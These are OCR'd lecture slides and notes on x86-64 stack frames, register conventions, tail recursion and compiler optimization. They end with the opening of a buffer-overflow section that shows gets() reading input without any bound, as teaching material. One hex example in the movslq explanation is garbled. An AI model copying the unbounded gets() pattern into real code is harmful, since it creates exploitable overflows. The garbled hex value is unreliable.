





Many of the slides in this lecture are either from or adapted from slides provided by the authors of the textbook "Computer Systems: A Programmer's Perspective," 2nd Edition and are provided from the website of Carnegie-Mellon University, course 15-213, taught by Randy Bryant and David O'Hallaron in Fall 2010. These slides are indicated "Supplied by CMU" in the notes section of the slides.



Here, again, is the IA32 stack frame. Recall that arguments are at positive offsets from %ebp, while local variables are at negative offsets.



The convention used for the x86-64 architecture is that the first 6 arguments to a function are passed in registers, there is no special frame-pointer register, and everything on the stack is referred to via offsets from %rsp.




When code is compiled with the –O0 flag on gdb, turning off all optimization, the compiler uses (unnecessarily) %rbp as a frame pointer so that the offsets to local variables are constant and thus easier for humans to read. It also copies the arguments from the registers to the stack frame (at a lower address than what %rbp contains).

x86-64 Long Swap

```
void swap_l(long *xp, long *yp)
{
  long t0 = *xp;
  long t1 = *yp;
  *xp = t1;
  *yp = t0;
}
```

```
swap:
    movq    (%rdi), %rdx
    movq    (%rsi), %rax
    movq    %rax, (%rdi)
    movq    %rdx, (%rsi)
    ret
```

- Operands passed in registers
  - first (xp) in `%rdi`, second (yp) in `%rsi`
  - 64-bit pointers
- No stack operations required (except `ret`)
- Avoiding stack
  - can hold all local information in registers



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
In certain instances the stack frame can be pretty much dispensed with. This is the case for leaf functions, such as swap_l, which do not call other functions.



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The *volatile* keyword tells the compiler that it may not perform optimizations on the associated variable such as storing it strictly in registers and not in memory. It's used primarily in cases where the variable might be modified via other routines that aren't apparent when the current code is being compiled. We'll see useful examples of its use later. Here it's used simply to ensure that *loc* is allocated on the stack, thus giving us a simple example of using local variables stored on the stack.

The issue here is whether a reference to memory beyond the current stack (as delineated by the stack pointer) is a legal reference. On IA32 it is not, but on x86-64 it is, as long at the reference is not more than 128 bytes beyond the end of the stack.

x86-64 NonLeaf without Stack Frame

```
/* Swap a[i] & a[i+1] */
void swap_ele(long a[], int i)
{
    swap(&a[i], &a[i+1]);
}
```

- No values held while swap being invoked
- No callee-save registers needed
- `rep` instruction inserted as no-op
  - based on recommendation from AMD
    - » can't handle transfer of control to ret

```
swap_ele:
   movslq %esi,%rsi              # Sign extend i
   leaq   8(%rdi,%rsi,8), %rax   # &a[i+1]
   leaq   (%rdi,%rsi,8), %rdi    # &a[i] (1st arg)
   movq   %rax, %rsi             # (2nd arg)
   call   swap
   rep                           # No-op
   ret
```


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The *movslq* instruction copies a long into a quad, propagating the sign bit into the upper 32 bits of the quad word. For example, suppose %esi contains 0x08888888. After the execution of *movslq %esi, %rsi*, %rsi will contain 0x00000000088888888. But if %esi initially contains 0x88888888 (i.e., the sign bit is set), then after execution of the instruction, %rsi will contain oxffffffff88888888.

x86-64 Stack Frame Example

```
long sum = 0;
/* Swap a[i] & a[i+1] */
void swap_ele_su
  (long a[], int i)
{
    swap(&a[i], &a[i+1]);
    sum += (a[i]*a[i+1]);
}
```

- Keeps values of `&a[i]` and `&a[i+1]` in callee-save registers
  - rbx and rbp
- Must set up stack frame to save these registers
  - else clobbered in swap

```
swap_ele_su:
    movq    %rbx, -16(%rsp)
    movq    %rbp, -8(%rsp)
    subq    $16, %rsp
    movslq  %esi,%rax
    leaq    8(%rdi,%rax,8), %rbx
    leaq    (%rdi,%rax,8), %rbp
    movq    %rbx, %rsi
    movq    %rbp, %rdi
    call    swap
    movq    (%rbx), %rax
    imulq   (%rbp), %rax
    addq    %rax, sum(%rip)
    movq    (%rsp), %rbx
    movq    8(%rsp), %rbp
    addq    $16, %rsp
    ret
```

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Note that sum is a global variable. While its exact location in memory is not known by the compiler, it will be stored in memory at some location just beyond the end of the executable code (which is known as "text"). Thus the compiler can refer to sum via the instruction pointer. The actual displacement, i.e., the distance from the current target of the instruction pointer and the location of sum, is not known to the compiler, but will be known to the linker, which will fill this displacement in when the program is linked. This will all be explained in detail in a few weeks.


Understanding x86-64 Stack Frame

```
swap_ele_su:
    movq    %rbx, -16(%rsp)         # Save %rbx
    movq    %rbp, -8(%rsp)          # Save %rbp
    subq    $16, %rsp               # Allocate stack frame
    movslq  %esi,%rax               # Extend i into quad word
    leaq    8(%rdi,%rax,8), %rbx    # &a[i+1] (callee save)
    leaq    (%rdi,%rax,8), %rbp     # &a[i]   (callee save)
    movq    %rbx, %rsi              # 2nd argument
    movq    %rbp, %rdi              # 1st argument
    call    swap
    movq    (%rbx), %rax            # Get a[i+1]
    imulq   (%rbp), %rax            # Multiply by a[i]
    addq    %rax, sum(%rip)         # Add to sum
    movq    (%rsp), %rbx            # Restore %rbx
    movq    8(%rsp), %rbp           # Restore %rbp
    addq    $16, %rsp               # Deallocate frame
    ret
```


Supplied by CMU.


Understanding x86-64 Stack Frame

```
movq    %rbx, -16(%rsp)        # Save %rbx
movq    %rbp, -8(%rsp)         # Save %rbp
```




```
subq    $16, %rsp              # Allocate stack frame
```

• • •




```
movq    (%rsp), %rbx           # Restore %rbx
movq    8(%rsp), %rbp          # Restore %rbp

addq    $16, %rsp              # Deallocate frame
```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Quiz 1

```
swap_ele_su:
    movq    %rbx, -16(%rsp)
    movq    %rbp, -8(%rsp)
    subq    $16, %rsp
    movslq  %esi,%rax
    leaq    8(%rdi,%rax,8), %rbx
    leaq    (%rdi,%rax,8), %rbp
    movq    %rbx, %rsi
    movq    %rbp, %rdi
    call    swap
    movq    (%rbx), %rax
    imulq   (%rbp), %rax
    addq    %rax, sum(%rip)        # Add to sum
    movq    (%rsp), %rbx           # Restore %rbx
    movq    8(%rsp), %rbp          # Restore %rbp
    addq    $16, %rsp              # Deallocate frame
    ret
```

Since a 128-byte red zone is allowed, is it necessary to allocate the stack frame by subtracting 16 from %rsp?

a) yes
b) no

Tail Recursion


```
int factorial(int x) {
  if (x == 1)
    return x;
  else
    return
      x*factorial(x-1);
}
```

```
int factorial(int x) {
  return f2(x, 1);
}

int f2(int a1, int a2) {
  if (a1 == 1)
    return a2;
  else
    return
      f2(a1-1, a1*a2);
}
```



The slide shows two implementations of the factorial function. Both use recursion. In the version on the left, the result of each recursive call is used within the invocation that issued the call. In the second, the result of each recursive call is simply returned. This is known as *tail recursion*.

No Tail Recursion (1)




Here we look at the stack usage for the version without tail recursion. Note that we have as many stack frames as the value of the argument; the results of the calls are combined after the stack reaches its maximum size.

No Tail Recursion (2)



Tail Recursion




With tail recursion, since the result of the recursive call is not used by the issuing stack frame, it's possible to reuse the issuing stack frame to handle the recursive invocation. Thus rather than push a new stack frame on the stack, the current one is written over. Thus the entire sequence of recursive calls can be handled within a single stack frame.

Code: gcc –O1

```
f2:
        movl    %esi, %eax
        cmpl    $1, %edi
        je      .L5
        subq    $8, %rsp
        movl    %edi, %esi
        imull   %eax, %esi
        subl    $1, %edi
        call    f2          # recursive call!
        addq    $8, %rsp
.L5:
        rep
        ret
```


This is the result of compiling the tail-recursive version of factorial using gcc with the –O1 flag. This flags turns on a moderate level of code optimization, but not enough to cause the stack frame to be reused.



Here we've compiled the program using the –O2 flag, which turns on additional optimization (at the cost of increased compile time), with the result that the recursive calls are optimized away — they are replaced with a loop.

Why not always compile with –O2? For "production code" that is bug-free (assuming this is possible), this is a good idea. But this and other aggressive optimizations make it difficult to relate the runtime code with the source code. Thus, a runtime error might occur at some point in the program's execution, but it is impossible to determine exactly which line of the source code was in play when the error occurred.

Exploiting the Stack Frame

Buffer-Overflow Attacks

String Library Code

- Implementation of Unix function `gets()`

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

  - no way to specify limit on number of characters to read
- Similar problems with other library functions
  - `strcpy`, `strcat`: copy strings of arbitrary length
  - `scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification

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

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

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
